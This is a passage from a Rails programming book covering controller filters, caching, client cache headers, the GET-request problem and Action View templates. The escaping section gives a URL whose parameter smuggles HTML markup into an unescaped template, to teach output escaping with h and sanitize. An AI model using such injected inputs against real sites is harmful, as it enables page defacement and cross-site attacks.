compress streamed data downloaded to the client using send_file. 11. Note that the Zlib Ruby extension might not be available on your platform—it relies on the presence of the underlying libzlib.a library. Report erratum this copy is (P1.0 printing, March 2009)
  • 491.
    F IL TERSAND V ERIFICATION 491 Download e1/filter/app/controllers/compress_controller.rb require 'zlib' require 'stringio' class CompressController < ApplicationController after_filter :compress def index render(:text => "<pre>" + File.read("/etc/motd" ) + "</pre>" ) end protected def compress accepts = request.env['HTTP_ACCEPT_ENCODING' ] return unless accepts && accepts =~ /(x-gzip|gzip)/ encoding = $1 output = StringIO.new def output.close # Zlib does a close. Bad Zlib... rewind end gz = Zlib::GzipWriter.new(output) gz.write(response.body) gz.close if output.length < response.body.length response.body = output.string response.headers['Content-encoding' ] = encoding end end end Around Filters Around filters wrap the execution of actions. You can write an around filter in two different styles. In the first, the filter is a single chunk of code. That code is called before the action is executed. If the filter code invokes yield, the action is executed. When the action completes, the filter code continues executing. Thus, the code before the yield is like a before filter, and the code after the yield is the after filter. If the filter code never invokes yield, the action is not run—this is the same as having a before filter return false. The benefit of around filters is that they can retain context across the invoca- tion of the action. Report erratum this copy is (P1.0 printing, March 2009)
  • 492.
    F IL TERSAND V ERIFICATION 492 For example, the following listing is a simple around filter that logs how long an action takes to execute: Download e1/filter/app/controllers/blog_controller.rb Line 1 class BlogController < ApplicationController - - around_filter :time_an_action - 5 def index - # ... - render :text => "hello" - end - 10 def bye - # ... - render :text => "goodbye" - end - 15 private - - def time_an_action - started = Time.now - yield 20 elapsed = Time.now - started - logger.info("#{action_name} took #{elapsed} seconds" ) - end - - end We pass the around_filter declaration the name of a method, time_an_action. Whenever an action is about to be invoked in this controller, this filter method is called. It records the time, and then the yield statement on line 19 invokes the original action. When this returns, it calculates and logs the time spent in the action. As well as passing around_filter the name of a method, you can pass it a block or a filter class. If you use a block as a filter, it will be passed two parameters: the controller object and a proxy for the action. Use call on this second parameter to invoke the original action. For example, the following is the block version of the pre- vious filter: Download e1/filter/app/controllers/blog_controller.rb around_filter do |controller, action| started = Time.now action.call elapsed = Time.now - started controller.logger.info("#{controller.action_name} took #{elapsed} seconds" ) end Report erratum this copy is (P1.0 printing, March 2009)
  • 493.
    F IL TERSAND V ERIFICATION 493 A third form allows you to pass an object as a filter. This object should imple- ment a method called filter. This method will be passed the controller object. It yields to invoke the action. For example, the following implements our timing filter as a class: Download e1/filter/app/controllers/blog_controller.rb class BlogController < ApplicationController class TimingFilter def filter(controller) started = Time.now yield elapsed = Time.now - started controller.logger.info("#{controller.action_name} took #{elapsed} seconds" ) end end around_filter TimingFilter.new end There is an alternative form of around filter where you pass an object that implements the methods before and after. This form is mildly deprecated. Like before and after filters, around filters take :only and :except parameters. Around filters are (by default) added to the filter chain differently: the first around filter added executes first. Subsequently added around filters will be nested within existing around filters. Thus, given the following: around_filter :one, :two def one logger.info("start one" ) yield logger.info("end one" ) end def two logger.info("start two" ) yield logger.info("end two" ) end the sequence of log messages will be as follows: start one start two . . . end two end one Report erratum this copy is (P1.0 printing, March 2009)
  • 494.
    F IL TERSAND V ERIFICATION 494 Filter Inheritance If you subclass a controller containing filters, the filters will be run on the child objects as well as in the parent. However, filters defined in the children will not run in the parent. If you don’t want a particular filter to run in a child controller, you can override the default processing with the skip_before_filter and skip_after_filter declarations. These accept the :only and :except parameters. You can use skip_filter to skip any filter (before, after, and around). However, it works only for filters that were specified as the (symbol) name of a method. For example, we might enforce authentication globally by adding the following to our application controller: class ApplicationController < ActionController::Base before_filter :validate_user private def validate_user # ... end end We don’t want this filter run for the login action: class UserController < ApplicationController skip_before_filter :validate_user, :only => :login def login # ... end end Verification A common use of before filters is verifying that certain conditions are met before an action is attempted. The Rails verify mechanism is an abstraction that might help you express these preconditions more concisely than you could in explicit filter code. For example, we might require that the session contains a valid user before our blog allows comments to be posted. We could express this using a verification such as this: class BlogController < ApplicationController verify :only => :post_comment, :session => :user_id, :add_flash => { :note => "You must log in to comment" }, :redirect_to => :index # ... Report erratum this copy is (P1.0 printing, March 2009)
  • 495.
    F IL TERSAND V ERIFICATION 495 This declaration applies the verification to the post_comment action. If the ses- sion does not contain the key :user_id, a note is added to the flash, and the request is redirected to the index action. The parameters to verify can be split into three categories. Applicability These options select that actions have the verification applied: :only =>:name or [ :name, ... ] Verifies only the listed action or actions. :except =>:name or [ :name, ... ] Verifies all actions except those listed. Tests These options describe the tests to be performed on the request. If more than one of these is given, all must be true for the verification to succeed. :flash =>:key or [ :key, ... ] The flash must include the given key or keys. :method =>:symbol or [ :symbol, ... ] The request method (:get, :post, :head, or :delete) must match one of the given symbols. :params =>:key or [ :key, ... ] The request parameters must include the given key or keys. :session =>:key or [ :key, ... ] The session must include the given key or keys. :xhr => true or false The request must (must not) come from an Ajax call. Actions These options describe what should happen if a verification fails. If no actions are specified, the verification returns an empty response to the browser on failure. :add_flash =>hash Merges the given hash of key/value pairs into the flash. This can be used to generate error responses to users. :add_headers =>hash Merges the given hash of key/value pairs into the response headers. Report erratum this copy is (P1.0 printing, March 2009)
  • 496.
    C ACHING ,P AR T O NE 496 :redirect_to =>params Redirects using the given parameter hash. :render =>params Renders using the given parameter hash. 22.5 Caching, Part One Many applications seem to spend a lot of their time doing the same task over and over. A blog application renders the list of current articles for every visi- tor. A store application will display the same page of product information for everyone who requests it. All this repetition costs us resources and time on the server. Rendering the blog page may require half a dozen database queries, and it may end up running through a number of Ruby methods and Rails templates. It isn’t a big deal for an individual request, but multiply that by several thousand hits an hour, and suddenly your server is starting to glow a dull red. Your users will see this as slower response times. In situations such as these, we can use caching to greatly reduce the load on our servers and increase the responsiveness of our applications. Rather than generate the same old content from scratch, time after time, we create it once and remember the result. The next time a request arrives for that same page, we deliver it from the cache rather than create it. Rails offers three approaches to caching. In this chapter, we’ll describe two of them, page caching and action caching. We’ll look at the third, fragment caching, on page 555 in the Action View chapter. Page caching is the simplest and most efficient form of Rails caching. The first time a user requests a particular URL, our application gets invoked and generates a page of HTML. The contents of this page are stored in the cache. The next time a request containing that URL is received, the HTML of the page is delivered straight from the cache. Your application never sees the request. In fact, Rails is not involved at all. The request is handled entirely within the web server, which makes page caching very, very efficient. Your application delivers these pages at the same speed that the server can deliver any other static content. Sometimes, though, our application needs to be at least partially involved in handling these requests. For example, your store might display details of cer- tain products only to a subset of users (perhaps premium customers get earlier access to new products). In this case, the page you display will have the same content, but you don’t want to display it to just anyone—you need to filter access to the cached content. Rails provides action caching for this purpose. Report erratum this copy is (P1.0 printing, March 2009)
  • 497.
    C ACHING ,P AR T O NE 497 With action caching, your application controller is still invoked, and its before filters are run. However, the action itself is not called if there’s an existing cached page. Let’s look at this in the context of a site that has public content and pre- mium, members-only content. We have two controllers: an admin controller that verifies that someone is a member and a content controller with actions to show both public and premium content. The public content consists of a single page with links to premium articles. If someone requests premium con- tent and they’re not a member, we redirect them to an action in the admin controller that signs them up. Ignoring caching for a minute, we can implement the content side of this appli- cation using a before filter to verify the user’s status and a couple of action methods for the two kinds of content: Download e1/cookies/cookie1/app/controllers/content_controller.rb class ContentController < ApplicationController before_filter :verify_premium_user, :except => :public_content def public_content @articles = Article.list_public end def premium_content @articles = Article.list_premium end private def verify_premium_user user = session[:user_id] user = User.find(user) if user unless user && user.active? redirect_to :controller => "login" , :action => "signup_new" end end end Because the content pages are fixed, they can be cached. We can cache the public content at the page level, but we have to restrict access to the cached premium content to members, so we need to use action-level caching for it. To enable caching, we simply add two declarations to our class: Download e1/cookies/cookie1/app/controllers/content_controller.rb class ContentController < ApplicationController before_filter :verify_premium_user, :except => :public_content caches_page :public_content caches_action :premium_content Report erratum this copy is (P1.0 printing, March 2009)
  • 498.
    C ACHING ,P AR T O NE 498 The caches_page directive tells Rails to cache the output of public_content the first time it is produced. Thereafter, this page will be delivered directly from the web server. The second directive, caches_action, tells Rails to cache the results of execut- ing premium_content but still to execute the filters. This means that we’ll still validate that the person requesting the page is allowed to do so, but we won’t actually execute the action more than once.12 caches_action can accept a number of options. A :cache_path option allows you to modify the action cache path. This can be useful for actions that handle a number of different conditions with different cache needs. :if and :unless allow you to pass a Proc that will control when an action should be passed. Finally, a :layout option, if false, will cause Rails to cache only your action content. This is useful when your layout has dynamic information. Caching is, by default, enabled only in production environments. You can turn it on or off manually by setting this: ActionController::Base.perform_caching = true | false You can make this change in your application’s environment files (in con- fig/environments), although the preferred syntax is slightly different there: config.action_controller.perform_caching = true What to Cache Rails action and page caching is strictly URL based. A page is cached according to the content of the URL that first generated it, and subsequent requests to that same URL will return the saved content. This means that dynamic pages that depend on information not in the URL are poor candidates for caching. These include the following: • Pages where the content is time based (although see Section 22.5, Time- Based Expiry of Cached Pages, on page 502). • Pages whose content depends on session information. For example, if you customize pages for each of your users, you’re unlikely to be able to cache them (although you might be able to take advantage of fragment caching, described starting on page 555). • Pages generated from data that you don’t control. For example, a page displaying information from our database might not be cachable if non- Rails applications can update that database too. Our cached page would become out-of-date without our application knowing. 12. Action caching is a good example of an around filter, described on page 491. The before part of the filter checks to see whether the cached item exists. If it does, it renders it directly to the user, preventing the real action from running. The after part of the filter saves the results of running the action in the cache. Report erratum this copy is (P1.0 printing, March 2009)
  • 499.
    C ACHING ,P AR T O NE 499 However, caching can cope with pages generated from volatile content that’s under your control. As we’ll see in the next section, it’s simply a question of removing the cached pages when they become outdated. Expiring Pages Creating cached pages is only one half of the equation. If the content initially used to create these pages changes, the cached versions will become out-of- date, and we’ll need a way of expiring them. The trick is to code the application to notice when the data used to create a dynamic page has changed and then to remove the cached version. The next time a request comes through for that URL, the cached page will be regener- ated based on the new content. Expiring Pages Explicitly The low-level way to remove cached pages is with the methods expire_page and expire_action. These take the same parameters as url_for and expire the cached page that matches the generated URL. For example, our content controller might have an action that allows us to create an article and another action that updates an existing article. When we create an article, the list of articles on the public page will become obsolete, so we call expire_page, passing in the action name that displays the public page. When we update an existing article, the public index page remains unchanged (at least, it does in our application), but any cached version of this particular article should be deleted. Because this cache was created using caches_action, we need to expire the page using expire_action, passing in the action name and the article id. Download e1/cookies/cookie1/app/controllers/content_controller.rb def create_article article = Article.new(params[:article]) if article.save expire_page :action => "public_content" else # ... end end def update_article article = Article.find(params[:id]) if article.update_attributes(params[:article]) expire_action :action => "premium_content" , :id => article else # ... end end Report erratum this copy is (P1.0 printing, March 2009)
  • 500.
    C ACHING ,P AR T O NE 500 The method that deletes an article does a bit more work—it has to both inval- idate the public index page and remove the specific article page: Download e1/cookies/cookie1/app/controllers/content_controller.rb def delete_article Article.destroy(params[:id]) expire_page :action => "public_content" expire_action :action => "premium_content" , :id => params[:id] end Picking a Caching Store Strategy Caching, like sessions, features a number of storage options. You can keep the fragments in files, in a database, in a DRb server, or in memcached servers. But whereas sessions usually contain small amounts of data and require only one row per user, fragment caching can easily create sizeable amounts of data, and you can have many per user. This makes database storage a poor fit. For many setups, it’s easiest to keep cache files on the filesystem. But you can’t keep these cached files locally on each server, because expiring a cache on one server would not expire it on the rest. You therefore need to set up a network drive that all the servers can share for their caching. As with session configuration, you can configure a file-based caching store globally in environment.rb or in a specific environment’s file: ActionController::Base.cache_store = :file_store, "#{RAILS_ROOT}/cache" This configuration assumes that a directory named cache is available in the root of the application and that the web server has full read and write access to it. This directory can easily be symlinked to the path on the server that represents the network drive. Regardless of which store you pick for caching fragments, you should be aware that network bottlenecks can quickly become a problem. If your site depends heavily on fragment caching, every request will need a lot of data transfer- ring from the network drive to the specific server before it’s again sent on to the user. To use this on a high-profile site, you really need to have a high- bandwidth internal network between your servers, or you will see slowdown. The caching store system is available only for caching actions and fragments. Full-page caches need to be kept on the filesystem in the public directory. In this case, you will have to go the network drive route if you want to use page caching across multiple web servers. You can then symlink either the entire public directory (but that will also cause your images, stylesheets, and JavaScript to be passed over the network, which may be a problem) or just the individual directories that are needed for your page caches. In the latter case, Report erratum this copy is (P1.0 printing, March 2009)
  • 501.
    C ACHING ,P AR T O NE 501 you would, for example, symlink public/products to your network drive to keep page caches for your products controller. Expiring Pages Implicitly The expire_xxx methods work well, but they also couple the caching function to the code in your controllers. Every time you change something in the database, you also have to work out which cached pages this might affect. Although this is easy for smaller applications, this gets more difficult as the application grows. A change made in one controller might affect pages cached in another. Business logic in helper methods, which really shouldn’t have to know about HTML pages, now needs to worry about expiring cached pages. Fortunately, Rails sweepers can simplify some of this coupling. A sweeper is a special kind of observer on your model objects. When something significant happens in the model, the sweeper expires the cached pages that depend on that model’s data. Your application can have as many sweepers as it needs. You’ll typically cre- ate a separate sweeper to manage the caching for each controller. Put your sweeper code in app/sweepers: Download e1/cookies/cookie1/app/sweepers/article_sweeper.rb class ArticleSweeper < ActionController::Caching::Sweeper observe Article # If we create a new article, the public list of articles must be regenerated def after_create(article) expire_public_page end # If we update an existing article, the cached version of that article is stale def after_update(article) expire_article_page(article.id) end # Deleting a page means we update the public list and blow away the cached article def after_destroy(article) expire_public_page expire_article_page(article.id) end private def expire_public_page expire_page(:controller => "content" , :action => 'public_content' ) end Report erratum this copy is (P1.0 printing, March 2009)
  • 502.
    C ACHING ,P AR T O NE 502 def expire_article_page(article_id) expire_action(:controller => "content" , :action => "premium_content" , :id => article_id) end end The flow through the sweeper is somewhat convoluted: • The sweeper is defined as an observer on one or more Active Record classes. In our example case, it observes the Article model. (We first talked about observers back on page 413.) The sweeper uses hook methods (such as after_update) to expire cached pages if appropriate. • The sweeper is also declared to be active in a controller using the directive cache_sweeper: class ContentController < ApplicationController before_filter :verify_premium_user, :except => :public_content caches_page :public_content caches_action :premium_content cache_sweeper :article_sweeper, :only => [ :create_article, :update_article, :delete_article ] # ... • If a request comes in that invokes one of the actions that the sweeper is filtering, the sweeper is activated. If any of the Active Record observer methods fires, the page and action expiry methods will be called. If the Active Record observer gets invoked but the current action is not selected as a cache sweeper, the expire calls in the sweeper are ignored. Other- wise, the expiry takes place. Time-Based Expiry of Cached Pages Consider a site that shows fairly volatile information such as stock quotes or news headlines. If we did the style of caching where we expired a page when- ever the underlying information changed, we’d be expiring pages constantly. The cache would rarely get used, and we’d lose the benefit of having it. In these circumstances, you might want to consider switching to time-based caching, where you build the cached pages exactly as we did previously but don’t expire them when their content becomes obsolete. You run a separate background process that periodically goes into the cache directory and deletes the cache files. You choose how this deletion occurs—you could simply remove all files, the files created more than so many minutes ago, or the files whose names match some pattern. That part is application-specific. Report erratum this copy is (P1.0 printing, March 2009)
  • 503.
    C ACHING ,P AR T O NE 503 The next time a request comes in for one of these pages, it won’t be satisfied from the cache, and the application will handle it. In the process, it’ll auto- matically repopulate that particular page in the cache, lightening the load for subsequent fetches of this page. Where do you find the cache files to delete? Not surprisingly, this is config- urable. Page cache files are by default stored in the public directory of your application. They’ll be named after the URL they are caching, with an .html extension. For example, the page cache file for content/show/1 will be here: app/public/content/show/1.html This naming scheme is no coincidence; it allows the web server to find the cache files automatically. You can, however, override the defaults using this: config.action_controller.page_cache_directory = "dir/name" config.action_controller.page_cache_extension = ".html" Action cache files are not by default stored in the regular filesystem directory structure and cannot be expired using this technique. Playing Nice with Client Caches When we said earlier that creating cached pages is only one half of the equa- tion, we failed to mention that there are three halves. Oops. Clients (generally, but not always, browsers) often have caches too. Intermedi- aries between your server and the client may also providing caching services. You can help optimize these caches (and therefore reduce load on your server) by providing HTTP headers. Doing so is entirely optional and won’t always result in a bandwidth reduction, but on the other hand, sometimes the sav- ings can be quite significant. Expiration Headers The most efficient request is the request that is never made. Many pages (par- ticularly images, scripts, and stylesheets) change very rarely yet may be refer- enced fairly frequently. One way to ensure that re-retrievals are optimized out before they get to your server is to provide an Expires header. Although an Expires header may provide a number of different options, the most common usage is to indicate how long the given response is to be con- sidered “good for,” suggesting that the client need not re-request this data in the interim. Calling the expires_in method in your controller achieves this result: expires_in 20.minutes expires_in 1.year A server should not provide a dates more than one year in the future on Expires headers. Report erratum this copy is (P1.0 printing, March 2009)
  • 504.
    C ACHING ,P AR T O NE 504 An alternate use for the Expires header is to indicate that the response is not to be cached at all. This can be accomplished with the expires_now method, which understandably takes no parameters. You can find additional information on more expiration options at http://www. w3.org/Protocols/rfc2616/rfc2616-sec14.html#sec14.9.3. Be aware that if you are using page-level caching, requests that are cached at the server won’t get to your application, so this mechanism needs to also be implemented at the server level to be effective. Here’s an example for the Apache web server: ExpiresActive On <FilesMatch ".(ico|gif|jpe?g|png|js|css)$"> ExpiresDefault "access plus 1 year" </FilesMatch> LastModified and ETag Support The next best thing to eliminating requests entirely is to respond immediately with an HTTP 304 Not Modified response. At a minimum, such responses will save on bandwidth. Often this will enable you to eliminate the server load associated with producing a more complete response. If you are already doing page-level caching with Apache, the web server will generally take care of this for you, based on the timestamp associated with the on disk cache. For all other requests, Rails will produce the necessary HTTP headers for you, if you call one of the stale? or fresh_when methods. Both methods accept both a :last_modified timestamp (in UTC) and an :etag. The latter is either an object on which the response depends or an array of such objects. Such objects need to respond to either cache_key or to_param. ActiveRecord takes care of this for you. stale? is typically used in if statements when custom rendering is involved. fresh_when is often more convenient when you are making use of default rendering: def show @article = Article.find(params[:id]) if stale?(:etag=>@article, :last_modified=>@article.created_at.utc) # ... end end def show fresh_when(:etag=>@article, :last_modified=>@article.created_at.utc) end Report erratum this copy is (P1.0 printing, March 2009)
  • 505.
    T HE PROBLEM WITH GET R EQUESTS 505 22.6 The Problem with GET Requests Periodically, a debate reemerges about the way web applications use links to trigger actions. Here’s the issue. Almost since HTTP was invented, it has been recognized that there is a fundamental difference between HTTP GET and HTTP POST requests. Tim Berners-Lee wrote about it back in 1996.13 Use GET requests to retrieve information from the server, and use POST requests to request a change of state on the server. The problem is that this rule has been widely ignored by web developers. Every time you see an application with an Add to Cart link, you’re seeing a violation, because clicking that link generates a GET request that changes the state of the application (it adds something to the cart in this example). And mostly, we’ve gotten away with it. This changed for the Rails community in the spring of 2005 when Google released its Google Web Accelerator (GWA),14 a piece of client-side code that sped up end users’ browsing. It did this in part by precaching pages. While the user reads the current page, the accelerator software scans it for links and arranges for the corresponding pages to be read and cached in the back- ground. Now imagine that you’re looking at an online store containing Add to Cart links. While you’re deciding between the maroon hot pants and the purple tank top, the accelerator is busy following links. Each link followed adds a new item to your cart. The problem has always been there. Search engines and other spiders con- stantly follow links on public web pages. Normally, though, these links that invoke state-changing actions in applications (such as our Add to Cart link) are not exposed until the user has started some kind of transaction, so the spider won’t see or follow them. The fact that the GWA runs on the client side of the equation suddenly exposed all these links. In an ideal world, every request that has a side effect would be a POST,15 not a GET. Rather than using links, web pages would use forms and buttons whenever they want the server to do something active. The world, though, isn’t ideal, and thousands (millions?) of pages out there break the rules when it comes to GET requests. 13. http://www.w3.org/DesignIssues/Axioms 14. http://radar.oreilly.com/2005/05/google-web-accelerator-conside.html 15. Or a rarer PUT or DELETE request Report erratum this copy is (P1.0 printing, March 2009)
  • 506.
    T HE PROBLEM WITH GET R EQUESTS 506 The default link_to method in Rails generates a regular link, which when clicked creates a GET request. But this certainly isn’t a Rails-specific problem. Many large and successful sites do the same. Is this really a problem? As always, the answer is “It depends.” If you code applications with dangerous links (such as Delete Order, Fire Employee, or Fire Missile), there’s the risk that these links will be followed unintentionally and your application will dutifully perform the requested action. Fixing the GET Problem Following a simple rule can effectively eliminate the risk associated with dan- gerous links. The underlying axiom is straightforward: never allow a straight <a href="..." link that does something dangerous to be followed without some kind of human intervention. Here are some techniques for making this work in practice: • Use forms and buttons: Rather than hyperlinks, use forms and buttons to perform actions that change state on the server. Forms are submitted using POST requests, which means that they will not be submitted by spiders following links, and browsers will warn you if you reload a page. Within Rails, this means using the button_to helper to point to danger- ous actions. However, you’ll need to design your web pages with care. HTML does not allow forms to be nested, so you can’t use button_to within another form. • Use confirmation pages: For cases where you can’t use a form, create a link that references a page that asks for confirmation. This confirmation should be triggered by the submit button of a form; hence, the destruc- tive action won’t be triggered automatically. • Use :method parameters: Use them with a value of :post, :put, or :delete. This will prevent the request from being cached or triggered by web crawlers. Some folks also use the following techniques, hoping they’ll prevent the prob- lem. They don’t work. • Don’t think your actions are protected just because you’ve installed a JavaScript confirmation box on the link. For example, Rails lets you write this: link_to(:action => :delete, :confirm => "Are you sure?" ) This will stop users from accidentally doing damage by clicking the link, but only if they have JavaScript enabled in their browsers. It also does nothing to prevent spiders and automated tools from blindly following the link anyway. Report erratum this copy is (P1.0 printing, March 2009)
  • 507.
    T HE PROBLEM WITH GET R EQUESTS 507 • Don’t think your actions are protected if they appear only in a portion of your website that requires users to log in. Although this does prevent global spiders (such as those employed by the search engines) from get- ting to them, it does not stop client-side technologies (such as Google Web Accelerator). • Don’t think your actions are protected if you use a robots.txt file to con- trol which pages are spidered. This will not protect you from client-side technologies. All this might sound fairly bleak. The real situation isn’t that bad. Just follow one simple rule when you design your site, and you’ll avoid all these issues... Web Health Put All Destructive Actions Warning Behind a POST Request Report erratum this copy is (P1.0 printing, March 2009)
  • 508.
    Chapter 23 Action View We’ve seen how the routing component determines which controller to use and how the controller chooses an action. We’ve also seen how the controller and action between them decide what to render to the user. Normally that render- ing takes place at the end of the action, and typically it involves a template. That’s what this chapter is all about. The ActionView module encapsulates all the functionality needed to render templates, most commonly generating HTML, XML, or JavaScript back to the user. As its name suggests, ActionView is the view part of our MVC trilogy. 23.1 Templates When you write a view, you’re writing a template: something that will get expanded to generate the final result. To understand how these templates work, we need to look at three areas: • Where the templates go • The environment they run in • What goes inside them Where Templates Go The render method expects to find templates under the directory defined by the global template_root configuration option. By default, this is set to the direc- tory app/views of the current application. Within this directory, the conven- tion is to have a separate subdirectory for the views of each controller. Our Depot application, for instance, includes products and store controllers. As a result, we have templates in app/views/products and app/views/store. Each direc- tory typically contains templates named after the actions in the corresponding controller.
  • 509.
    T EMPLATES 509 You can also have templates that aren’t named after actions. These can be rendered from the controller using calls such as this: render(:action => 'fake_action_name' ) render(:template => 'controller/name' ) render(:file => 'dir/template' ) The last of these allows you to store templates anywhere on your filesystem. This is useful if you want to share templates across applications. The Template Environment Templates contain a mixture of fixed text and code. The code is used to add dynamic content to the template. That code runs in an environment that gives it access to the information set up by the controller. • All instance variables of the controller are also available in the template. This is how actions communicate data to the templates. • The controller object’s flash, headers, logger, params, request, response, and session are available as accessor methods in the view. Apart from the flash, view code probably should not use these directly, because the responsibility for handling them should rest with the controller. How- ever, we do find this useful when debugging. For example, the following html.erb template uses the debug method to display the contents of the session, the details of the parameters, and the current response: <h4>Session</h4> <%= debug(session) %> <h4>Params</h4> <%= debug(params) %> <h4>Response</h4> <%= debug(response) %> • The current controller object is accessible using the attribute named con- troller. This allows the template to call any public method in the controller (including the methods in ActionController). • The path to the base directory of the templates is stored in the attribute base_path. What Goes in a Template Out of the box, Rails supports three types of template: • Builder templates use the Builder library to construct XML responses. • ERb templates are a mixture of content and embedded Ruby. They are typically used to generate HTML pages. • RJS templates create JavaScript to be executed in the browser and are typically used to interact with Ajaxified web pages. We’ll talk briefly about Builder next and then look at ERb. We’ll look at RJS templates in Chapter 24, The Web, v2.0, on page 563. Report erratum this copy is (P1.0 printing, March 2009)
  • 510.
    T EMPLATES 510 Builder Templates Builder is a freestanding library that lets you express structured text (such as XML) in code.1 A builder template (in a file with an .xml.builder extension) contains Ruby code that uses the Builder library to generate XML. Here’s a simple builder template that outputs a list of product names and prices in XML: Download erb/products.xml.builder xml.div(:class => "productlist" ) do xml.timestamp(Time.now) @products.each do |product| xml.product do xml.productname(product.title) xml.price(product.price, :currency => "USD" ) end end end With an appropriate collection of products (passed in from the controller), the template might produce something such as this: <div class="productlist"> <timestamp>Sun Oct 01 09:13:04 EDT 2006</timestamp> <product> <productname>Pragmatic Programmer</productname> <price currency="USD">12.34</price> </product> <product> <productname>Rails Recipes</productname> <price currency="USD">23.45</price> </product> </div> Notice how Builder has taken the names of methods and converted them to XML tags; when we said xml.price, it created a tag called <price> whose con- tents were the first parameter and whose attributes were set from the subse- quent hash. If the name of the tag you want to use conflicts with an existing method name, you’ll need to use the tag! method to generate the tag: xml.tag!("id" , product.id) Builder can generate just about any XML you need. It supports namespaces, entities, processing instructions, and even XML comments. Take a look at the Builder documentation for details. 1. Builder is available on RubyForge (http://builder.rubyforge.org/) and via RubyGems. Rails comes packaged with its own copy of Builder, so we don’t have to download anything to get started. Report erratum this copy is (P1.0 printing, March 2009)
  • 511.
    T EMPLATES 511 ERb Templates At its simplest, an ERb template is just a regular HTML file. If a template contains no dynamic content, it is simply sent as is to the user’s browser. The following is a perfectly valid html.erb template: <h1>Hello, Dave!</h1> <p> How are you, today? </p> However, applications that just render static templates tend to be a bit boring to use. We can spice them up using dynamic content: <h1>Hello, Dave!</h1> <p> It's <%= Time.now %> </p> If you’re a JSP programmer, you’ll recognize this as an inline expression: any code between <%= and %> is evaluated, the result is converted to a string using to_s, and that string is substituted into the resulting page. The expression inside the tags can be arbitrary code: <h1>Hello, Dave!</h1> <p> It's <%= require 'date' DAY_NAMES = %w{ Sunday Monday Tuesday Wednesday Thursday Friday Saturday } today = Date.today DAY_NAMES[today.wday] %> </p> Putting lots of business logic into a template is generally considered to be a Very Bad Thing, and you’ll risk incurring the wrath of the coding police should you get caught. We’ll look at a better way of handling this when we discuss helpers on page 514. Sometimes you need code in a template that doesn’t directly generate any out- put. If you leave the equals sign off the opening tag, the contents are executed, but nothing is inserted into the template. We could have written the previous example as follows: <% require 'date' DAY_NAMES = %w{ Sunday Monday Tuesday Wednesday Thursday Friday Saturday } today = Date.today %> <h1>Hello, Dave!</h1> <p> It's <%= DAY_NAMES[today.wday] %>. Tomorrow is <%= DAY_NAMES[(today + 1).wday] %>. </p> Report erratum this copy is (P1.0 printing, March 2009)
  • 512.
    T EMPLATES 512 In the JSP world, this is called a scriptlet. Again, many folks will chastise you if they discover you adding code to templates. Ignore them—they’re falling prey to dogma. There’s nothing wrong with putting code in a template. Just don’t put too much code in there (and especially don’t put business logic in a template). We’ll see later how we could have done the previous example better using a helper method. You can think of the HTML text between code fragments as if each line were being written by a Ruby program. The <%...%> fragments are added to that same program. The HTML is interwoven with the explicit code that you write. As a result, code between <% and %> can affect the output of HTML in the rest of the template. For example, consider this template: <% 3.times do %> Ho!<br/> <% end %> Internally, the templating code translates this into something like: 3.times do concat("Ho!<br/>" , binding) end The concat method appends its first argument to the generated page. (The second argument to concat tells it the context in which to evaluate variables.) The result? You’ll see the phrase Ho! written three times to your browser. Finally, you might have noticed example code in this book where the ERb chunks ended with -%>. The minus sign tells ERb not to include the newline that follows in the resulting HTML file. In the following example, there will not be a gap between line 1 and line 2 in the output: The time <% @time = Time.now -%> is <%= @time %> You can modify the default behavior by setting the value of the erb_trim_mode property in your application’s configuration. For example, if you add the fol- lowing line to environment.rb in the config directory: config.action_view.erb_trim_mode = ">" trailing newlines will be stripped from all <%...%> sequences. As a curiosity, if the trim mode contains a percent character, you can write your templates slightly differently. As well as enclosing Ruby code in <%...%>, you can also write Ruby on lines that start with a single percent sign. For example, if your environment.rb file contains this: config.action_view.erb_trim_mode = "%" Report erratum this copy is (P1.0 printing, March 2009)
  • 513.
    T EMPLATES 513 you could write something like this: % 5.downto(1) do |i| <%= i %>... <br/> % end See the ERb documentation for more possible values for the trim mode. Escaping Substituted Values There’s one critical danger with ERb templates. When you insert a value using <%=...%>, it goes directly into the output stream. Take the following case: The value of name is <%= params[:name] %> In the normal course of things, this will substitute in the value of the request parameter name. But what if our user entered the following URL? http://x.y.com/myapp?name=Hello%20%3cb%3ethere%3c/b%3e The strange sequence %3cb%3ethere%3c/b%3e is a URL-encoded version of the HTML <b>there</b>. Our template will substitute this in, and the page will be displayed with the word there in bold. This might not seem like a big deal, but at best it leaves your pages open to defacement. At worst, as we’ll see in Chapter 27, Securing Your Rails Applica- tion, on page 637, it’s a gaping security hole that makes your site vulnerable to attack and data loss. Fortunately, the solution is simple. Always escape any text that you substitute into templates that isn’t meant to be HTML. Rails comes with a method to do just that. Its long name is html_escape, but most people just call it h. The value of name is <%=h params[:name] %> In fact, because Ruby doesn’t generally require parentheses around outermost calls to methods, most templates generated by Rails, and in fact most Rails code these days, choose to tuck the h immediately after the %=: The value of name is <%=h params[:name] %> Get into the habit of typing h immediately after you type <%=. You can’t use the h method if the text you’re substituting contains HTML that you want to be interpreted, because the HTML tags will be escaped—if you cre- ate a string containing <em>hello</em> and then substitute it into a template using the h method, the user will see <em>hello</em> rather than hello. The sanitize method offers some protection. It takes a string containing HTML and cleans up dangerous elements: <form> and <script> tags are escaped, and on= attributes and links starting javascript: are removed. Report erratum this copy is (P1.0 printing, March 2009)
  • 514.
    U SING HELPERS 514 The product descriptions in our Depot application were rendered as HTML (that is, they were not escaped using the h method). This allowed us to embed formatting information in them. If we allowed people outside our organization to enter these descriptions, it would be prudent to use the sanitize method to reduce the risk of our site being attacked successfully. 23.2 Using Helpers Earlier we said that it’s OK to put code in templates. Now we’re going to modify that statement. It’s perfectly acceptable to put some code in templates—that’s what makes them dynamic. However, it’s poor style to put too much code in templates. There are three main reasons for this. First, the more code you put in the view side of your application, the easier it is to let discipline slip and start adding application-level functionality to the template code. This is definitely poor form; you want to put application stuff in the controller and model layers so that it is available everywhere. This will pay off when you add new ways of viewing the application. The second reason is that html.erb is basically HTML. When you edit it, you’re editing an HTML file. If you have the luxury of having professional designers create your layouts, they’ll want to work with HTML. Putting a bunch of Ruby code in there just makes it hard to work with. The final reason is that code embedded in views is hard to test, whereas code split out into helper modules can be isolated and tested as individual units. Rails provides a nice compromise in the form of helpers. A helper is simply a module containing methods that assist a view. Helper methods are output- centric. They exist to generate HTML (or XML, or JavaScript)—a helper extends the behavior of a template. By default, each controller gets its own helper module. It won’t be surprising to learn that Rails makes certain assumptions to help link the helpers into the controller and its views. If a controller is named BlogController, it will auto- matically look for a helper module called BlogHelper in the file blog_helper.rb in the app/helpers directory. You don’t have to remember all these details—the generate controller script creates a stub helper module automatically. For example, the views for our store controller might set the title of generated pages from the instance 